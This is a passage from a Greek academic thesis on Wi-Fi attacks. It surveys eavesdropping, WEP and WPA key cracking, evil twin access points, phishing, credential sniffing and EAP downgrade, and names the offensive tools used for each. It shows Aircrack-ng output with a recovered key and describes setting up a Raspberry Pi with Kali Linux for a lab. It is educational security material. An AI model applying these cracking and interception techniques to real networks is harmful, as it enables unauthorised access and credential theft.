


Α'.12.3.2 Επιθέσεις Εμπιστευτικότητας (Confidential attacks)

Αυτές οι επιθέσεις προσπαθούν να αναχαιτίσουν ιδιωτικές πληροφορίες που στέλνονται μέσω δικτύων “wireless” είτε αυτές στέλνονται σε καθαρό κείμενο είτε αυτές είναι κρυπτογραφημένες από 802.11 ή σε υψηλότερου επιπέδου πρωτόκολλο. Παρακάτω αναφέρονται μερικές επιθέσεις εμπιστευτικότητας:


Υποκλοπή (Eavesdropping): στο χώρο της ασφάλειας υπολογιστών είναι γνωστό ως απόκτηση δεδομένων, αποκωδικοποίηση αυτών και μετά η τελική απόκτηση αυτών των ευαίσθητων πληροφοριών. Είναι ακριβώς το ίδιο με την υποκλοπή μίας τηλεφωνικής κλήσης. Ακούς, καταγράφεις και μετά πιθανόν να πιάσεις τις ευαίσθητες αυτές πληροφορίες από την τηλεφωνική συνομιλία. Εργαλεία όπως Ettercap, Kismet και Wireshark μπορούν να κάνουν όλη αυτή τη δουλειά.

Εικόνα Α. 6 Σχηματική αναπαράσταση Eavesdropping [8]



Σπάσιμο του κλειδιού WEP (WEP key cracking): απόκτηση δεδομένων σχετικά με την ανάκτηση κλειδιών από WEP χρησιμοποιώντας παθητικές ή ενεργητικές μεθόδους. Με τις σημερινές βελτιώσεις που έχει επιτευχθεί στο υλικό των υπολογιστών, η κρυπτογράφηση του WEP μπορεί να «σπάσει» σε λιγότερο από 5 λεπτά. Κρυπτογράφηση WEP πρέπει να χρησιμοποιείται σε περιπτώσεις όπου το υλικό των υπολογιστών είναι παλιό αλλιώς πρέπει να χρησιμοποιείται κρυπτογράφηση WPA2. Εργαλεία όπως Aircrack-ng, AirSnort, Airoway, chopchop και dwepercrack μπορούν να εκτελέσουν του ανωτέρου είδους τις επιθέσεις.

Εικόνα Α. 7 Περιβάλλον του Aircrack-ng [8]



```
root@kali: ~  
File Edit View Search Terminal Help  
Aircrack-ng 1.2 beta2  
[00:02:05] Tested 22219 keys (got 24587 IVs)  


| KB | depth  | byte(vote)                                        |
|----|--------|---------------------------------------------------|
| 0  | 0/ 5   | 92(32768) 90(31232) 64(30720) 80(30720) 93(30208) |
| 1  | 0/ 1   | 12(36864) FD(32512) 01(31232) EA(30720) 29(30208) |
| 2  | 30/ 36 | 17(28160) 95(27904) A2(27904) C9(27904) DA(27904) |
| 3  | 17/ 20 | 33(28928) BE(28928) BF(28928) 40(28672) 48(28672) |
| 4  | 5/ 7   | CD(30208) 06(29952) A4(29952) BC(29952) 5F(29696) |

  
KEY FOUND! [ 92:12:17:33:18 ]  
Decrypted correctly: 100%  
root@kali:~#
```


Δίδυμο του διαβόλου σημείου πρόσβασης (Evil twin AP): είναι ίδια όπως στις επιθέσεις «σημεία πρόσβασης απατεώνων (Rogue access points)». Ο επιτιθέμενος δημιουργεί ένα ψεύτικο “wireless” ενός σημείου πρόσβασης για να παρασύρει τους χρήστες να συνδεθούν σε αυτό νομίζοντας ότι είναι ένα αξιόπιστο δίκτυο. Ένας τρόπος για να κάνει τους χρήστες να συνδεθούν είναι να αυξηθεί το σήμα ώστε να συνδεθούν αυτόματα επειδή τα “beacons” είναι γρηγορότερα και πιο κοντά στο εύρος του σήματος. Εργαλεία όπως Honeypot, CqureAP, D-Link G200, HermesAP, Rogue Squadron και WiFiBSD μπορούν να εκτελέσουν τις ανωτέρω επιθέσεις.

Ηλεκτρονικό ψάρεμα (AP Phishing): ο επιτιθέμενος τρέχει μία ψεύτικη “web θύρα” ή “web server” σε ένα ψεύτικο σημείο πρόσβασης με σκοπό να του κάνουν «phishing» τα στοιχεία των τραπεζικών λογαριασμών και άλλων πιστωτικών καρτών. Η συγκεκριμένη επίθεση αποτελεί μακράν από τις πιο επικίνδυνες και τρομακτικές που υπάρχουν καθώς ο μέσος χρήστης δεν έχει καταλάβει τι έχει συμβεί. Εργαλεία όπως το Airpwn, Airsnarf, Hotspotter, Karma και RGIueAP μπορούν να εκτελέσουν αυτές τις επιθέσεις.

Επίθεση στη μέση (The man-in-the-middle attack): είναι μία επίθεση όπου ο επιτιθέμενος παρεμποδίζει την «κίνηση» του δικτύου ανάμεσα σε εσένα και κάποιου άλλου στόχου. Ο επιτιθέμενος θα μπορούσε να κάνει τη συγκεκριμένη επίθεση τόσο σε ένα δίκτυο με καλώδια όσο και σε “wireless” για να αποκτήσει ονόματα χρηστών,

κωδικούς, να δει emails, να δει συνεδρίες HTTP των ιστοσελίδων και άλλα πολλά. Εργαλεία όπως dsniff, Ettercap-NG και sshmitm μπορούν να εκτελέσουν αυτές τις επιθέσεις.

Εικόνα Α. 8 Σχηματική αναπαράσταση επίθεσης Man-in-the-Middle [8]



Α'.12.3.3 Επιθέσεις διαπιστευτηρίων (Credential attacks)

Σε αυτή την περίπτωση ανήκουν οι επιθέσεις όπου έχουν εκτεθεί οι “online” λογαριασμοί χρηστών. Το θύμα δηλαδή μιας τέτοιας επίθεσης έχει υποστεί κλοπή που σχετίζεται με τα διαπιστευτήρια σύνδεσης ενός λογαριασμού του. Αυτό μπορεί να συμβεί μέσω του “web server” ή ενός λογισμικού όπως “Social Engineering Toolkit (SET)”. Ο επιτιθέμενος μπορεί να δημιουργήσει ένα κλώνο από ένα “website”, το οποίο θα φαίνεται αυθεντικό και νόμιμο με στόχο το θύμα να κάνει τη σύνδεση του λογαριασμού του στο ψεύτικο “website”. Παρακάτω παραθέτω δύο επιθέσεις που υπάρχουν σε αυτή την κατηγορία:

Θερισμός διαπιστευτηρίων (Credential harvester): η συγκεκριμένη επίθεση ξεκινάει από έναν “Apache server” στο σύστημα του επιτιθέμενου για να δημιουργήσει έναν κλώνο ενός “website” και να φαίνεται ίδιο με το νόμιμο “website”. Ο επιτιθέμενος θα μπορούσε να συνδέσει ένα “wireless” σημείο πρόσβασης και DNS-απάτη για αιτήματα HTTP για το ψεύτικο “website”. Το ψεύτικο “website” θα φαίνεται ακριβώς ίδιο με το πραγματικό, όπου ο χρήστης θα προσπαθεί να συνδεθεί στο λογαριασμό του δίνοντας με αυτόν τον τρόπο το όνομα χρήστη και τον αντίστοιχο κωδικό καθώς επίσης ορατή θα είναι και η διεύθυνση IP του χρήστη. Από εδώ ο επιτιθέμενος θα μπορούσε να συνεχίσει να συλλέγει του κωδικούς και να τους αποθηκεύει εξάγοντας μία αναφορά. Αποτελεί μία ουσιώδη επίθεση, αυτή της κοινωνικής μηχανικής όπου εκτελώντας τη μπορεί να διαπιστώσει αν το προσωπικό ενός οργανισμού ακολούθησε όλες τις διεργασίες και τις πολιτικές ασφαλείας.

Ηλεκτρονικό ψάρεμα (Phishing): είναι μία δόλια προσπάθεια ο επιτιθέμενος να συγκεντρώσει ευαίσθητες πληροφορίες όπως όνομα χρήστη, κωδικούς, αριθμούς τηλεφώνων και πιστωτικές κάρτες. Αυτές οι επιθέσεις αναγνωρίζονται μέσω email που παροτρύνει τον χρήστη να επισκεφτεί μία ιστοσελίδα για να κάνει αναβάθμιση των στοιχείων του, όπως αλλαγή του κωδικού ή άλλων πληροφοριών επιβεβαίωσης.

A'.12.3.4 Επιθέσεις αυθεντικοποίησης (Authentication attacks)

Οι επιτιθέμενοι χρησιμοποιούν τις ανωτέρω επιθέσεις για να κλέψουν από τον νόμιμο χρήστη ταυτοποιήσεις και διαπιστευτήρια για την πρόσβαση τους σε ιδιωτικά δίκτυα και υπηρεσίες. Παρακάτω αναφέρονται μερικές από το συγκεκριμένο είδος επιθέσεις:

Εύρεση κοινόχρηστου κλειδιού (Shared key guessing): ο επιτιθέμενος μπορεί να μαντέψει το κοινόχρηστο κλειδί 802.11 αυθεντικοποίησης χρησιμοποιώντας τα προεπιλεγμένα διαπιστευτήρια προμηθευτή ή τους παραγωγούς κοινόχρηστων κλειδιών. Όλα τα κοινόχρηστα κλειδιά θα πρέπει να αλλάζονται και να μην αφήνονται ίδια όπως είχαν οριστεί ως προεπιλογή. Αυτή την επίθεση μπορεί να την εκτελέσει το εργαλείο Aircrack-ng.


Σπάσιμο PSK (PSK cracking): η συγκεκριμένη επίθεση ανακτά WPA/WPA2 PSK κλειδιά χρησιμοποιώντας ένα εργαλείο «λεξικό» από την «χειραψία» που έχει πραγματοποιηθεί των «πλαισίων». Αυτή η επίθεση εξαρτάται κατά πολύ από την κρυπτογράφηση κλειδιού WPA/WPA2. Αν το κλειδί είναι πραγματικά δυνατό τότε θα μπορούσε να πάρει εβδομάδες για το σπάσιμο, το οποίο θα αποτελούσε ένα πρόβλημα για τον «χάκερ». Κάθε προσωπικός κωδικός πρέπει να είναι ένας συνδυασμός από γράμματα και αριθμούς και όσο το δυνατόν πιο μακρύς γίνεται. Εργαλεία που χρησιμοποιούνται για αυτή την επίθεση είναι coWPAtty, genpmk, KisMAC και wpa_crack.

Επαφή με τα διαπιστευτήρια εφαρμογής (Sniffing application credentials): ο επιτιθέμενος στη συγκεκριμένη επίθεση αποκτά τα διαπιστευτήρια του χρήστη όπως είναι η διεύθυνση email και τους κωδικούς από πρωτόκολλα εφαρμογών καθαρού κειμένου. Τώρα περισσότερο από ποτέ “websites” χρησιμοποιούν HTTPS και αυτό είναι δυσάρεστο να συμβαίνει σε δημοφιλή σάιτ. Όταν γίνεται η σύνδεση σε κάποιο “wireless” δρομολογητή ή σημείο πρόσβασης τότε αυτό που συμβαίνει συνήθως είναι ότι το HTTP που χρησιμοποιείται είναι μη κρυπτογραφημένο καθαρό κείμενο, οπότε ο επιτιθέμενος μπορεί εύκολα να βρει το όνομα χρήστη και κωδικό χρησιμοποιώντας εργαλεία όπως Sniffer, dsniiff, PHoss και Win Sniffer.

Σπάσιμο λογαριασμών τομέων (Cracking domain accounts): ο επιτιθέμενος ανακτά τα διαπιστευτήρια του χρήστη τα οποία μπορεί να είναι η σύνδεση χρήστη των Windows και ο κωδικός των Windows σπάζοντας τον κωδικό “NetBIOS” με εργαλεία επιθέσεων “brute force” και «λεξικών». Υπάρχουν επίσης κάποια εργαλεία τα οποία είναι διαθέσιμα και τα οποία θα απαιτούν έναν περιηγητή αποθήκευσης κωδικών από Firefox και Google Chrome. Από τη στιγμή που ο επιτιθέμενος πιάσει τα διαπιστευτήρια τότε θα μπορούσε να αποκτήσει πρόσβαση στην ανταλλαγή emails και γενικότερα να εκτεθεί ολόκληρος ο λογαριασμός του τομέα. Μερικά από αυτά τα εργαλεία που χρησιμοποιούνται στην παραπάνω επίθεση είναι John the Ripper, Cain και L0phtCrack.

Σπάσιμο σύνδεσης VPN (VPN login cracking): ο επιτιθέμενος ανακτά τα διαπιστευτήρια του χρήστη όπως κωδικοί PPTP ή IPsec τρέχοντας επίθεση “brute force” στα πρωτόκολλα αυθεντικοποίησης του VPN. Χρησιμοποιούνται εργαλεία όπως IKEcrack, anger και THC-prpt-bruter για να εκτελεστεί η παραπάνω επίθεση.

Εικόνα Α. 9 Σχηματική αναπαράσταση επίθεσης VPN login cracking [8]



802.11 κλοπή ταυτότητας (802.11 identify theft): ο επιτιθέμενος αποκτά προφίλ χρηστών από καθαρό κείμενο μέσω “wireless” 802.11. Η κρυπτογράφηση είναι το κλειδί για να είναι κανείς σίγουρος ότι δεν θα υπάρχει διαρροή δεδομένων. Χρησιμοποιώντας τα πρωτόκολλα HTTPS και VPN μπορούν να βοηθήσουν ώστε να υπάρχει προστασία από τέτοιες επιθέσεις σύνδεσης στο δίκτυο Wi-Fi. Τέτοια εργαλεία είναι το Wireshark ή το Ettercap-NG.

802.11 εύρεση κωδικού (802.11 password guessing): ο επιτιθέμενος χρησιμοποιεί μία ταυτότητα η οποία έχει αποκτηθεί και χρησιμοποιώντας αυτή προσπαθεί συνεχιζόμενα να βρει τον κωδικό χρήστη της αυθεντικοποίησης 802.11. Εργαλεία για να πραγματοποιηθεί η παραπάνω επίθεση είναι John the Ripper και THC Hydra.

802.11 σπάσιμο LEAP (802.11 LEAP cracking): ο επιτιθέμενος ανακτά τα διαπιστευτήρια του χρήστη από αποκτηθέντα πακέτα 802.11 LEAP χρησιμοποιώντας ένα εργαλείο επίθεσης «λεξικού» για να σπάσει το NT κωδικού hash. Αυτό εξαρτάται κατά πόσο δυνατός είναι ο κωδικός, δηλαδή αν είναι πολύ δυνατός τότε είναι δύσκολο να σπάσει και για αυτό το λόγο προτιμάται να υπάρχει μία μίξη γραμμάτων και αριθμών, ώστε να προληφθεί η κάθε είδους επίθεση «λεξικού». Εργαλεία όπως Anwrap, Asleap και THC-LEAPcracker μπορούν να χρησιμοποιηθούν για την παραπάνω επίθεση.

802.11 EAP επίθεση υποβάθμιση (802.11 EAP downgrade attack): η συγκεκριμένη επίθεση στέλνει μηνύματα ανάμεσα στο χρήστη που συνδέεται και στην αυθεντικοποίηση. Αν ο επιτιθέμενος μπορεί να πάρει θέση μεταξύ του πελάτη και της αυθεντικοποίησης τότε η σύνδεση του χρήστη συνδέεται στο δίκτυο. Ο επιτιθέμενος επιχειρεί σε ένα “wireless” δίκτυο μίας συσκευής ή ενός “server” για να προσφέρει ενός είδους πιο αδύναμης αυθεντικοποίησης χρησιμοποιώντας ένα πλαστό σύστημα

πακέτων “EAP-Response/NAK”. Από τη στιγμή που η αυθεντικοποίηση είναι αδύναμη παίρνει μόνο λίγα λεπτά για έναν επιτιθέμενο να αποκτήσει πρόσβαση. Μερικά εργαλεία που χρησιμοποιούνται για την συγκεκριμένη επίθεση είναι File2air και libradiate.

A'.12.3.5 Κατέβασμα (Downloading)


Το «κατέβασμα» είναι ένα από τα μεγαλύτερα χαρακτηριστικά του Διαδικτύου. Ένας χρήστης μπορεί πολύ εύκολα και γρήγορα να κατεβάσει μουσική, βίντεο, ηλεκτρονικά βιβλία και πολλά άλλα. Αν ο χρήστης κατεβάζει από άγνωστες πηγές τότε θα μπορούσε να θέσει τον υπολογιστή του υπό σοβαρές απειλές και γενικότερα να θέσει σε κίνδυνο και το δίκτυο στο οποίο είναι συνδεδεμένο. Το κατέβασμα αρχείων από το Διαδίκτυο είναι ένα επικίνδυνο θέμα επειδή τα περισσότερα από τα κατεβασμένα αρχεία δεν απαιτούν τα δικαιώματα του χρήστη. Εδώ είναι που έρχεται το “malware”. Αν ο χρήστης ανοίξει τα email του και πατήσει πάνω σε έναν υπερσύνδεσμο τότε τον καθοδηγεί συνήθως σε έναν “malware” όπου και κατεβαίνει στον υπολογιστή του χρήστη και εκτελείται.

Κεφάλαιο Β'

Β'.1 Μεθοδολογία υλοποίησης επιθέσεων Wi-Fi

Για την υλοποίηση των επιθέσεων χρησιμοποιήθηκε ένα raspberry pi 4 Model B χρησιμοποιώντας παράλληλα μία SD κάρτα (χωρητικότητας 32 GB) με εγκατεστημένο το λειτουργικό σύστημα Kali Linux 21.1. Επιλέχθηκε να χρησιμοποιηθεί το Kali Linux λόγω των πολλών εργαλείων που διαθέτει πράγμα το οποίο θα βοηθούσε στην διεκπεραίωση της εργασίας αυτής. Το raspberry pi 4 Model B είναι τοποθετημένο σε ειδική θήκη αλουμινίου τοποθετώντας θερμο-αγώγιμη πάστα σε ειδική υποδοχή που θα ακουμπούσε πάνω στον επεξεργαστή, δημιουργώντας με αυτό τον τρόπο ένα παθητικό σύστημα ψύξης του raspberry pi 4 Model B. Με αυτόν τον τρόπο οι θερμοκρασίες του κυμαίνονται μεταξύ 40-50 βαθμούς κελσίου. Επίσης, χρησιμοποιήθηκε μία οθόνη που συνδέθηκε στο raspberry pi 4 Model B σε μία θύρα micro-HDMI. Επιπλέον, συνδέθηκε ένα ασύρματο ποντίκι και ένα ασύρματο πληκτρολόγιο για τον χειρισμό του.


Εικόνα Β. 1 Κύρια μέρη και συστατικά που χρησιμοποιήθηκαν



Η διαδικασία που ακολουθήθηκε για να χτιστεί το raspberry pi 4 Model B, ώστε να έχει την τελική του μορφή είναι η εξής: αρχικά καθαρίστηκε ο επεξεργαστής του raspberry pi 4 Model B με καθαρό οινόπνευμα και με ταυτόχρονη χρήση χαρτιού με προσεχτικές κινήσεις στην επιφάνειά του. Αφού αφήσαμε 5 λεπτά να στεγνώσει η επιφάνεια του raspberry pi 4 Model B, χρησιμοποιήθηκε η θερμο-αγώγιμη πάστα της εικόνας. Η ποσότητα που χρησιμοποιήθηκε ήταν πολύ μικρή, δηλαδή σε μέγεθος μίας μικρής μπίλιας στο κέντρο της επιφάνειας του επεξεργαστή, ώστε να μην ξεχειλίζει εκτός επιφάνειας του επεξεργαστή. Το επόμενο βήμα ήταν να καθαριστεί το εξόγκωμα

της αλουμινένιας θήκης, που θα ακουμπήσει τον επεξεργαστή με την θερμο-αγώγιμη πάστα, με το οινόπνευμα και με τη χρήση επίσης χαρτιού. Στη συνέχεια περιμέναμε 5 5 λεπτά να στεγνώσει η επιφάνεια του αλουμινίου. Αμέσως μετά, έγινε η τοποθέτηση του raspberry pi 4 Model B μέσα στη θήκη με στόχο να ακουμπήσει το εξόγκωμα της αλουμινένιας θήκης πάνω στον επεξεργαστή με την θερμο-αγώγιμη πάστα. Στη συνέχεια τοποθέτησα τις τέσσερις βίδες, ώστε να σταθεροποιηθεί η πλαστική βάση της θήκης και να εγκλωβιστεί παράλληλα το raspberry pi 4 Model B μέσα στη θήκη και να μην υπάρχει κίνδυνος να φύγει από αυτή. Τέλος, τοποθέτησα τη micro-SD κάρτα στην ειδική υποδοχή που διαθέτει η θήκη και το raspberry pi 4 Model B. Μετά την όλη αυτή τη διαδικασία είναι έτοιμο προς χρήση τροφοδοτώντας το με ρεύμα και χρησιμοποιώντας άλλες συσκευές για το χειρισμό του. Η τελική μορφή του φαίνεται στην παρακάτω εικόνα.

Εικόνα Β. 2 Raspberry pi 4 Model B




Raspberry pi 4 Model B σε αλουμινένια θήκη




Η διαδικασία που ακολουθήθηκε για να γίνει η εγκατάσταση του λειτουργικού συστήματος Kali Linux 21.1 ήταν αρχικά να βρεθεί στο διαδίκτυο σε μορφή που να είναι συμβατή με το raspberry pi 4 Model B το παραπάνω λειτουργικό σύστημα, δηλαδή σε μορφή «εικόνας» “.img”. Το επόμενο βήμα ήταν να γίνει η χρήση του προγράμματος “balenaEtcher” για να βάλω την εικόνα του Kali Linux 21.1 στην κάρτα SD και από εκεί να κάνω εγκατάσταση του παραπάνω λειτουργικού συστήματος, όπως φαίνεται και στην παρακάτω εικόνα.

Εικόνα Β. 3 Δημιουργία SD κάρτας με Kali-Linux 21.1 με balenaEtcher



Το τελικό αποτέλεσμα όλης της παραπάνω διαδικασίας στησίματος του raspberry pi 4 Model B τόσο σε επίπεδο διαδικασίας τοποθέτησης στην ειδική αλουμινένια θήκη όσο και στην εγκατάσταση του λειτουργικού συστήματος του Kali Linux 20.1 αποτυπώνεται στην παρακάτω εικόνα, όπου υπάρχει το περιβάλλον του Kali Linux 20.1 και μερικά από τα εργαλεία που διαθέτει το συγκεκριμένο λειτουργικό σύστημα.

Εικόνα Β. 4 Περιβάλλον του Kali Linux 20.1 στο raspberry pi 4 Model B [20]



B'.1.1 Σπάσιμο WPA/WPA2

B'.1.1.1 Aircrack-ng

Ένα συνηθισμένο πρωτόκολλο ασφαλείας ενός ασύρματου δικτύου είναι το WPA (Protected Access), το οποίο αργότερα αντικαταστάθηκε με το WPA2, όπου και θα είναι και το πρωτόκολλο που θα αντιμετωπίσει κάποιος πραγματοποιώντας ασύρματο “penetration testing”. Τα WPA και WPA2 μπορούν να αντιμετωπιστούν σπάζοντάς τα με το “Aircrack”. Η συγκεκριμένη εφαρμογή συμπεριλαμβάνεται στο Kali Linux και η οποία είναι η πιο δημοφιλής σχετικά με το σπάσιμο της ασύρματης ασφάλειας. Η παραπάνω εφαρμογή λειτουργεί συγκεντρώνοντας πακέτα σε μία ασύρματη σύνδεση αναλύοντας 